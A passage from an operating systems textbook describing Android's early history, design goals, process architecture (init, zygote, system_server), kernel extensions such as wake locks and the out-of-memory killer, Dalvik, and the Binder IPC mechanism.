As the software schedule came better into focus, it became clear that the two hardware schedules did not make sense. By the time it was possible to release Sooner, that hardware would be well out of date, and the effort put on Sooner was pushing out the more important Dream device. To address this, it was decided to drop Sooner as a target device (though development on that hardware continued for some time until the newer hardware was ready) and focus entirely on Dream.

Android 1.0

The first public availability of the Android platform was a preview SDK released in November 2007. This consisted of a hardware device emulator running a full Android device system image and core applications, API documentation, and a development environment. At this point the core design and implementation were in place, and in most ways closely resembled the modern Android system architecture we will be discussing. The announcement included video demos of the platform running on top of both the Sooner and Dream hardware.

Early development of Android had been done under a series of quarterly demo milestones to drive and show continued process. The SDK release was the first more formal release for the platform. It required taking all the pieces that had been put together so far for application development, cleaning them up, documenting them, and creating a cohesive development environment for third-party developers.

Development now proceeded along two tracks: taking in feedback about the SDK to further refine and finalize APIs, and finishing and stabilizing the implementation needed to ship the Dream device. A number of public updates to the SDK occurred during this time, culminating in a 0.9 release in August 2008 that contained the nearly final APIs.

The platform itself had been going through rapid development, and in the spring of 2008 the focus was shifting to stabilization so that Dream could ship. Android at this point contained a large amount of code that had never been shipped as a commercial product, all the way from parts of the C library, through the Dalvik interpreter (which runs the apps), system, and applications.

Android also contained quite a few novel design ideas that had never been done before, and it was not clear how they would pan out. This all needed to come together as a stable product, and the team spent a few nail-biting months wondering if all of this stuff would actually come together and work as intended.

Finally, in August 2008, the software was stable and ready to ship. Builds went to the factory and started being flashed onto devices. In September Android 1.0 was launched on the Dream device, now called the T-Mobile G1.

Continued Development

After Android's 1.0 release, development continued at a rapid pace. There were about 15 major updates to the platform over the following 5 years, adding a large variety of new features and improvements from the initial 1.0 release.

The original Compatibility Definition Document basically allowed only for compatible devices that were very much like the T-Mobile G1. Over the following years, the range of compatible devices would greatly expand. Key points of this process were:

1. During 2009, Android versions 1.5 through 2.0 introduced a soft keyboard to remove a requirement for a physical keyboard, much more extensive screen support (both size and pixel density) for lower-end QVGA devices and new larger and higher density devices like the WVGA Motorola Droid, and a new "system feature" facility for devices to report what hardware features they support and applications to indicate which hardware features they require. The latter is the key mechanism Google Play uses to determine application compatibility with a specific device.
2. During 2011, Android versions 3.0 through 4.0 introduced new core support in the platform for 10-inch and larger tablets; the core platform now fully supported device screen sizes everywhere from small QVGA phones, through smartphones and larger "phablets," 7-inch tablets and larger tablets to beyond 10 inches.
3. As the platform provided built-in support for more diverse hardware, not only larger screens but also nontouch devices with or without a mouse, many more types of Android devices appeared. This included TV devices such as Google TV, gaming devices, notebooks, cameras, etc.

Significant development work also went into something not as visible: a cleaner separation of Google's proprietary services from the Android open-source platform.

For Android 1.0, significant work had been put into having a clean third-party application API and an open-source platform with no dependencies on proprietary

Google code. However, the implementation of Google's proprietary code was often not yet cleaned up, having dependencies on internal parts of the platform. Often the platform did not even have facilities that Google's proprietary code needed in order to integrate well with it. A series of projects were soon undertaken to address these issues:

1. In 2009, Android version 2.0 introduced an architecture for third parties to plug their own sync adapters into platform APIs like the contacts database. Google's code for syncing various data moved to this well-defined SDK API.

2. In 2010, Android version 2.2 included work on the internal design and implementation of Google's proprietary code. This "great unbundling" cleanly implemented many core Google services, from delivering cloud-based system software updates to "cloud-to-device messaging" and other background services, so that they could be delivered and updated separately from the platform.

3. In 2012, a new **Google Play services** application was delivered to devices, containing updated and new features for Google's proprietary nonapplication services. This was the outgrowth of the unbundling work in 2010, allowing proprietary APIs such as cloud-to-device messaging and maps to be fully delivered and updated by Google.

10.8.3 Design Goals

A number of key design goals for the Android platform evolved during its development:

1. Provide a complete open-source platform for mobile devices. The open-source part of Android is a bottom-to-top operating system stack, including a variety of applications, that can ship as a complete product.

2. Strongly support proprietary third-party applications with a robust and stable API. As previously discussed, it is challenging to maintain a platform that is both truly open-source and also stable enough for proprietary third-party applications. Android uses a mix of technical solutions (specifying a very well-defined SDK and division between public APIs and internal implementation) and policy requirements (through the CDD) to address this.

3. Allow all third-party applications, including those from Google, to compete on a level playing field. The Android open source code is

designed to be neutral as much as possible to the higher-level system features built on top of it, from access to cloud services (such as data sync or cloud-to-device messaging APIs), to libraries (such as Google's mapping library) and rich services like application stores.

4. Provide an application security model in which users do not have to deeply trust third-party applications. The operating system must protect the user from misbehavior of applications, not only buggy applications that can cause it to crash, but more subtle misuse of the device and the user's data on it. The less users need to trust applications, the more freedom they have to try out and install them.

5. Support typical mobile user interaction: spending short amounts of time in many apps. The mobile experience tends to involve brief interactions with applications: glancing at new received email, receiving and sending an SMS message or IM, going to contacts to place a call, etc. The system needs to optimize for these cases with fast app launch and switch times; the goal for Android has generally been 200 msec to cold start a basic application up to the point of showing a full interactive UI.

6. Manage application processes for users, simplifying the user experience around applications so that users do not have to worry about closing applications when done with them. Mobile devices also tend to run without the swap space that allows operating systems to fail more gracefully when the current set of running applications requires more RAM than is physically available. To address both of these requirements, the system needs to take a more proactive stance about managing processes and deciding when they should be started and stopped.

7. Encourage applications to interoperate and collaborate in rich and secure ways. Mobile applications are in some ways a return back to shell commands: rather than the increasingly large monolithic design of desktop applications, they are targeted and focused for specific needs. To help support this, the operating system should provide new types of facilities for these applications to collaborate together to create a larger whole.

8. Create a full general-purpose operating system. Mobile devices are a new expression of general purpose computing, not something simpler than our traditional desktop operating systems. Android's design should be rich enough that it can grow to be at least as capable as a traditional operating system.

10.8.4 Android Architecture

Android is built on top of the standard Linux kernel, with only a few significant extensions to the kernel itself that will be discussed later. Once in user space, however, its implementation is quite different from a traditional Linux distribution and uses many of the Linux features you already understand in very different ways.

As in a traditional Linux system, Android's first user-space process is *init*, which is the root of all other processes. The daemons Android's *init* process starts are different, however, focused more on low-level details (managing file systems and hardware access) rather than higher-level user facilities like scheduling cron jobs. Android also has an additional layer of processes, those running Dalvik's Java language environment, which are responsible for executing all parts of the system implemented in Java.

Figure 10-39 illustrates the basic process structure of Android. First is the *init* process, which spawns a number of low-level daemon processes. One of these is *zygote*, which is the root of the higher-level Java language processes.




Figure 10-39. Android process hierarchy.

Android's *init* does not run a shell in the traditional way, since a typical Android device does not have a local console for shell access. Instead, the daemon process *adbd* listens for remote connections (such as over USB) that request shell access, forking shell processes for them as needed.

Since most of Android is written in the Java language, the *zygote* daemon and processes it starts are central to the system. The first process *zygote* always starts

is called *system_server*, which contains all of the core operating system services. Key parts of this are the power manager, package manager, window manager, and activity manager.

Other processes will be created from *zygote* as needed. Some of these are "persistent" processes that are part of the basic operating system, such as the telephony stack in the phone process, which must remain always running. Additional application processes will be created and stopped as needed while the system is running.

Applications interact with the operating system through calls to libraries provided by it, which together compose the **Android framework**. Some of these libraries can perform their work within that process, but many will need to perform interprocess communication with other processes, often services in the *system_server* process.

Figure 10-40 shows the typical design for Android framework APIs that interact with system services, in this case the *package manager*. The package manager provides a framework API for applications to call in their local process, here the *PackageManager* class. Internally, this class must get a connection to the corresponding service in the *system_server*. To accomplish this, at boot time the *system_server* publishes each service under a well-defined name in the *service manager*, a daemon started by *init*. The *PackageManager* in the application process retrieves a connection from the *service manager* to its system service using that same name.

Once the *PackageManager* has connected with its system service, it can make calls on it. Most application calls to *PackageManager* are implemented as interprocess communication using Android's *Binder* IPC mechanism, in this case making calls to the *PackageManagerService* implementation in the *system_server*. The implementation of *PackageManagerService* arbitrates interactions across all client applications and maintains state that will be needed by multiple applications.

10.8.5 Linux Extensions

For the most part, Android includes a stock Linux kernel providing standard Linux features. Most of the interesting aspects of Android as an operating system are in how those existing Linux features are used. There are also, however, serveral significant extensions to Linux that the Android system relies on.

Wake Locks

Power management on mobile devices is different than on traditional computing systems, so Android adds a new feature to Linux called **wake locks** (also called **suspend blockers**) for managing how the system goes to sleep.

On a traditional computing system, the system can be in one of two power states: running and ready for user input, or deeply asleep and unable to continue




Figure 10-40. Publishing and interacting with system services.

executing without an external interrupt such as pressing a power key. While running, secondary pieces of hardware may be turned on or off as needed, but the CPU itself and core parts of the hardware must remain in a powered state to handle incoming network traffic and other such events. Going into the lower-power sleep state is something that happens relatively rarely: either through the user explicitly putting the system to sleep, or its going to sleep itself due to a relatively long interval of user inactivity. Coming out of this sleep state requires a hardware interrupt from an external source, such as pressing a button on a keyboard, at which point the device will wake up and turn on its screen.

Mobile device users have different expectations. Although the user can turn off the screen in a way that looks like putting the device to sleep, the traditional sleep state is not actually desired. While a device's screen is off, the device still needs to be able to do work: it needs to be able to receive phone calls, receive and process data for incoming chat messages, and many other things.

The expectations around turning a mobile device's screen on and off are also much more demanding than on a traditional computer. Mobile interaction tends to be in many short bursts throughout the day: you receive a message and turn on the device to see it and perhaps send a one-sentence reply, you run into friends walking

their new dog and turn on the device to take a picture of her. In this kind of typical mobile usage, any delay from pulling the device out until it is ready for use has a significant negative impact on the user experience.

Given these requirements, one solution would be to just not have the CPU go to sleep when a device's screen is turned off, so that it is always ready to turn back on again. The kernel does, after all, know when there is no work scheduled for any threads, and Linux (as well as most operating systems) will automatically make the CPU idle and use less power in this situation.

An idle CPU, however, is not the same thing as true sleep. For example:

1. On many chipsets the idle state uses significantly more power than a true sleep state.
2. An idle CPU can wake up at any moment if some work happens to become available, even if that work is not important.
3. Just having the CPU idle does not tell you that you can turn off other hardware that would not be needed in a true sleep.

Wake locks on Android allow the system to go in to a deeper sleep mode, without being tied to an explicit user action like turning the screen off. The default state of the system with wake locks is that the device is asleep. When the device is running, to keep it from going back to sleep something needs to be holding a wake lock.

While the screen is on, the system always holds a wake lock that prevents the device from going to sleep, so it will stay running, as we expect.

When the screen is off, however, the system itself does not generally hold a wake lock, so it will stay out of sleep only as long as something else is holding one. When no more wake locks are held, the system goes to sleep, and it can come out of sleep only due to a hardware interrupt.

Once the system has gone to sleep, a hardware interrupt will wake it up again, as in a traditional operating system. Some sources of such an interrupt are time-based alarms, events from the cellular radio (such as for an incoming call), incoming network traffic, and presses on certain hardware buttons (such as the power button). Interrupt handlers for these events require one change from standard Linux: they need to aquire an initial wake lock to keep the system running after it handles the interrupt.

The wake lock acquired by an interrupt handler must be held long enough to transfer control up the stack to the driver in the kernel that will continue processing the event. That kernel driver is then responsible for acquiring its own wake lock, after which the interrupt wake lock can be safely released without risk of the system going back to sleep.

If the driver is then going to deliver this event up to user space, a similar handshake is needed. The driver must ensure that it continues to hold the wake lock until it has delivered the event to a waiting user process and ensured there has been an

opportunity there to acquire its own wake lock. This flow may continue across subsystems in user space as well; as long as something is holding a wake lock, we continue performing the desired processing to respond to the event. Once no more wake locks are held, however, the entire system falls back to sleep and all processing stops.

Out-Of-Memory Killer

Linux includes an "out-of-memory killer" that attempts to recover when memory is extremely low. Out-of-memory situations on modern operating systems are nebulous affairs. With paging and swap, it is rare for applications themselves to see out-of-memory failures. However, the kernel can still get in to a situation where it is unable to find available RAM pages when needed, not just for a new allocation, but when swapping in or paging in some address range that is now being used.

In such a low-memory situation, the standard Linux out-of-memory killer is a last resort to try to find RAM so that the kernel can continue with whatever it is doing. This is done by assigning each process a "badness" level, and simply killing the process that is considered the most bad. A process's badness is based on the amount of RAM being used by the process, how long it has been running, and other factors; the goal is to kill large processes that are hopefully not critical.

Android puts special pressure on the out-of-memory killer. It does not have a swap space, so it is much more common to be in out-of-memory situations: there is no way to relieve memory pressure except by dropping clean RAM pages mapped from storage that has been recently used. Even so, Android uses the standard Linux configuration to over-commit memory—that is, allow address space to be allocated in RAM without a guarantee that there is available RAM to back it. Overcommit is an extremely important tool for optimizing memory use, since it is common to mmap large files (such as executables) where you will only be needing to load into RAM small parts of the overall data in that file.

Given this situation, the stock Linux out-of-memory killer does not work well, as it is intended more as a last resort and has a hard time correctly identifying good processes to kill. In fact, as we will discuss later, Android relies extensively on the out-of-memory killer running regularly to reap processes and make good choices about which to select.

To address this, Android introduces its own out-of-memory killer to the kernel, with different semantics and design goals. The Android out-of-memory killer runs much more aggressively: whenever RAM is getting "low." Low RAM is identified by a tunable parameter indicating how much available free and cached RAM in the kernel is acceptable. When the system goes below that limit, the out-of-memory killer runs to release RAM from elsewhere. The goal is to ensure that the system never gets into bad paging states, which can negatively impact the user experience when foreground applications are competing for RAM, since their execution becomes much slower due to continual paging in and out.

Instead of trying to guess which processes should be killed, the Android out-of-memory killer relies very strictly on information provided to it by user space. The traditional Linux out-of-memory killer has a per-process *oom_adj* parameter that can be used to guide it toward the best process to kill by modifying the process' overall badness score. Android's out-of-memory killer uses this same parameter, but as a strict ordering: processes with a higher *oom_adj* will always be killed before those with lower ones. We will discuss later how the Android system decides to assign these scores.

10.8.6 Dalvik

Dalvik implements the Java language environment on Android that is responsible for running applications as well as most of its system code. Almost everything in the *system_service* process—from the package manager, through the window manager, to the activity manager—is implemented with Java language code executed by Dalvik.

Android is not, however, a Java-language platform in the traditional sense. Java code in an Android application is provided in Dalvik's bytecode format, based around a register machine rather than Java's traditional stack-based bytecode. Dalvik's bytecode format allows for faster interpretation, while still supporting **JIT** (**Just-in-Time**) compilation. Dalvik bytecode is also more space efficient, both on disk and in RAM, through the use of string pooling and other techniques.

When writing Android applications, source code is written in Java and then compiled into standard Java bytecode using traditional Java tools. Android then introduces a new step: converting that Java bytecode into Dalvik's more compact bytecode representation. It is the Dalvik bytecode version of an application that is packaged up as the final application binary and ultimately installed on the device.

Android's system architecture leans heavily on Linux for system primitives, including memory management, security, and communication across security boundaries. It does not use the Java language for core operating system concepts—there is little attempt to abstract away these important aspects of the underlying Linux operating system.

Of particular note is Android's use of processes. Android's design does not rely on the Java language for isolation between applications and the system, but rather takes the traditional operating system approach of process isolation. This means that each application is running in its own Linux process with its own Dalvik environment, as are the *system_server* and other core parts of the platform that are written in Java.

Using processes for this isolation allows Android to leverage all of Linux's features for managing processes, from memory isolation to cleaning up all of the resources associated with a process when it goes away. In addition to processes, instead of using Java's SecurityManager architecture, Android relies exclusively on Linux's security features.

The use of Linux processes and security greatly simplifies the Dalvik environment, since it is no longer responsible for these critical aspects of system stability and robustness. Not incidentally, it also allows applications to freely use native code in their implementation, which is especially important for games which are usually built with C++-based engines.

Mixing processes and the Java language like this does introduce some challenges. Bringing up a fresh Java-language environment can take a second, even on modern mobile hardware. Recall one of the design goals of Android, to be able to quickly launch applications, with a target of 200 msec. Requiring that a fresh Dalvik process be brought up for this new application would be well beyond that budget. A 200-msec launch is hard to achieve on mobile hardware, even without needing to initialize a new Java-language environment.

The solution to this problem is the *zygote* native daemon that we briefly mentioned previously. *Zygote* is responsible for bringing up and initializing Dalvik, to the point where it is ready to start running system or application code written in Java. All new Dalvik-based processes (system or application) are forked from *zygote*, allowing them to start execution with the environment already ready to go.

It is not just Dalvik that *zygote* brings up. *Zygote* also preloads many parts of the Android framework that are commonly used in the system and application, as well as loading resources and other things that are often needed.

Note that creating a new process from *zygote* involves a Linux fork, but there is no exec call. The new process is a replica of the original *zygote* process, with all of its preinitialized state already set up and ready to go. Figure 10-41 illustrates how a new Java application process is related to the original *zygote* process. After the fork, the new process has its own separate Dalvik environment, though it is sharing all of the preloaded and initialed data with *zygote* through copy-on-write pages. All that now remains to have the new running process ready to go is to give it the correct identity (UID etc.), finish any initialization of Dalvik that requires starting threads, and loading the application or system code to be run.

In addition to launch speed, there is another benefit that *zygote* brings. Because only a fork is used to create processes from it, the large number of dirty RAM pages needed to initialize Dalvik and preload classes and resources can be shared between *zygote* and all of its child processes. This sharing is especially important for Android's environment, where swap is not available; demand paging of clean pages (such as executable code) from "disk" (flash memory) is available. However any dirty pages must stay locked in RAM; they cannot be paged out to "disk."

10.8.7 Binder IPC

Android's system design revolves significantly around process isolation, between applications as well as between different parts of the system itself. This requires a large amount of interprocess-communication to coordinate between the different processes, which can take a large amount of work to implement and get




Figure 10-41. Creating a new *Dalvik* process from *zygote*.

right. Android's *Binder* interprocess communication mechanism is a rich general-purpose IPC facility that most of the Android system is built on top of.

The *Binder* architecture is divided into three layers, shown in Fig. 10-42. At the bottom of the stack is a kernel module that implements the actual cross-process interaction and exposes it through the kernel's *ioctl* function. (*ioctl* is a general-purpose kernel call for sending custom commands to kernel drivers and modules.) On top of the kernel module is a basic object-oriented user-space API, allowing applications to create and interact with IPC endpoints through the *IBinder* and *Binder* classes. At the top is an interface-based programming model where applications declare their IPC interfaces and do not otherwise need to worry about the details of how IPC happens in the lower layers.

Binder Kernel Module

Rather than use existing Linux IPC facilities such as pipes, *Binder* includes a special kernel module that implements its own IPC mechanism. The *Binder* IPC model is different enough from traditional Linux mechanisms that it cannot be efficiently implemented on top of them purely in user space. In addition, Android does not support most of the System V primitives for cross-process interaction (semaphores, shared memory segments, message queues) because they do not provide robust semantics for cleaning up their resources from buggy or malicious applications.

The basic IPC model *Binder* uses is the **RPC** (**remote procedure call**). That is, the sending process is submitting a complete IPC operation to the kernel, which




Figure 10-42. *Binder* IPC architecture.

is executed in the receiving process; the sender may block while the receiver executes, allowing a result to be returned back from the call. (Senders optionally may specify they should not block, continuing their execution in parallel with the receiver.) *Binder* IPC is thus message based, like System V message queues, rather than stream based as in Linux pipes. A message in *Binder* is referred to as a **transaction**, and at a higher level can be viewed as a function call across processes.

Each transaction that user space submits to the kernel is a complete operation: it identifies the target of the operation and identity of the sender as well as the complete data being delivered. The kernel determines the appropriate process to receive that transaction, delivering it to a waiting thread in the process.

Figure 10-43 illustrates the basic flow of a transaction. Any thread in the originating process may create a transaction identifying its target, and submit this to the kernel. The kernel makes a copy of the transaction, adding to it the identity of

the sender. It determines which process is responsible for the target of the transaction and wakes up a thread in the process to receive it. Once the receiving process is executing, it determines the appropriate target of the transaction and delivers it.




Figure 10-43. Basic *Binder* IPC transaction.

(For the discussion here, we are simplifying the the way transaction data moves through the system as two copies, one to the kernel and one to the receiving process's address space. The actual implementation does this in one copy. For each process that can receive transactions, the kernel creates a shared memory area with it. When it is handling a transaction, it first determines the process that will be receiving that transaction and copies the data directly into that shared address space.)

Note that each process in Fig. 10-43 has a "thread pool." This is one or more threads created by user space to handle incoming transactions. The kernel will dispatch each incoming transaction to a thread currently waiting for work in that process's thread pool. Calls into the kernel from a sending process however do not need to come from the thread pool—any thread in the process is free to initiate a transaction, such as *Ta* in Fig. 10-43.

We have already seen that transactions given to the kernel identify a target *object*; however, the kernel must determine the receiving *process*. To accomplish this, the kernel keeps track of the available objects in each process and maps them to other processes, as shown in Fig. 10-44. The objects we are looking at here are simply locations in the address space of that process. The kernel only keeps track of these object addresses, with no meaning attached to them; they may be the location of a C data structure, C++ object, or anything else located in that process's address space.

References to objects in remote processes are identified by an integer *handle*, which is much like a Linux file descriptor. For example, consider *Object2a* in

Process 2—this is known by the kernel to be associated with *Process 2*, and further the kernel has assigned *Handle 2* for it in *Process 1*. *Process 1* can thus submit a transaction to the kernel targeted to its *Handle 2*, and from that the kernel can determine this is being sent to *Process 2* and specifically *Object2a* in that process.




Figure 10-44. *Binder* cross-process object mapping.

Also like file descriptors, the value of a handle in one process does not mean the same thing as that value in another process. For example, in Fig. 10-44, we can see that in *Process 1*, a handle value of 2 identifies *Object2a*; however, in *Process 2*, that same handle value of 2 identifies *Object1a*. Further, it is impossible for one process to access an object in another process if the kernel has not assigned a handle to it for *that process*. Again in Fig. 10-44, we can see that *Process 2*'s *Object2b* is known by the kernel, but no handle has been assigned to it for *Process 1*. There is thus no path for *Process 1* to access that object, even if the kernel has assigned handles to it for other processes.

How do these handle-to-object associations get set up in the first place? Unlike Linux file descriptors, user processes do not directly ask for handles. Instead, the kernel assigns handles to processes as needed. This process is illustrated in Fig. 10-45. Here we are looking at how the reference to *Object1b* from *Process 2* to *Process 1* in the previous figure may have come about. The key to this is how a transaction flows through the system, from left to right at the bottom of the figure.

The key steps shown in Fig. 10-45 are:

1. *Process 1* creates the initial transaction structure, which contains the local address *Object1b*.
2. *Process 1* submits the transaction to the kernel.
3. The kernel looks at the data in the transaction, finds the address *Object1b*, and creates a new entry for it since it did not previously know about this address.




Figure 10-45. Transferring *Binder* objects between processes.

4. The kernel uses the target of the transaction, *Handle 2*, to determine that this is intended for *Object2a* which is in *Process 2*.
5. The kernel now rewrites the transaction header to be appropriate for *Process 2*, changing its target to address *Object2a*.
6. The kernel likewise rewrites the transaction data for the target process; here it finds that *Object1b* is not yet known by *Process 2*, so a new *Handle 3* is created for it.
7. The rewritten transaction is delivered to *Process 2* for execution.
8. Upon receiving the transaction, the process discovers there is a new *Handle 3* and adds this to its table of available handles.

If an object within a transaction is already known to the receiving process, the flow is similar, except that now the kernel only needs to rewrite the transaction so that it contains the previously assigned handle or the receiving process's local object pointer. This means that sending the same object to a process multiple times will always result in the same identity, unlike Linux file descriptors where opening the same file multiple times will allocate a different descriptor each time. The *Binder* IPC system maintains unique object identities as those objects move between processes.

The *Binder* architecture essentially introduces a capability-based security model to Linux. Each *Binder* object is a capability. Sending an object to another process grants that capability to the process. The receiving process may then make use of whatever features the object provides. A process can send an object out to another process, later receive an object from any process, and identify whether that received object is exactly the same object it originally sent out.

Binder User-Space API

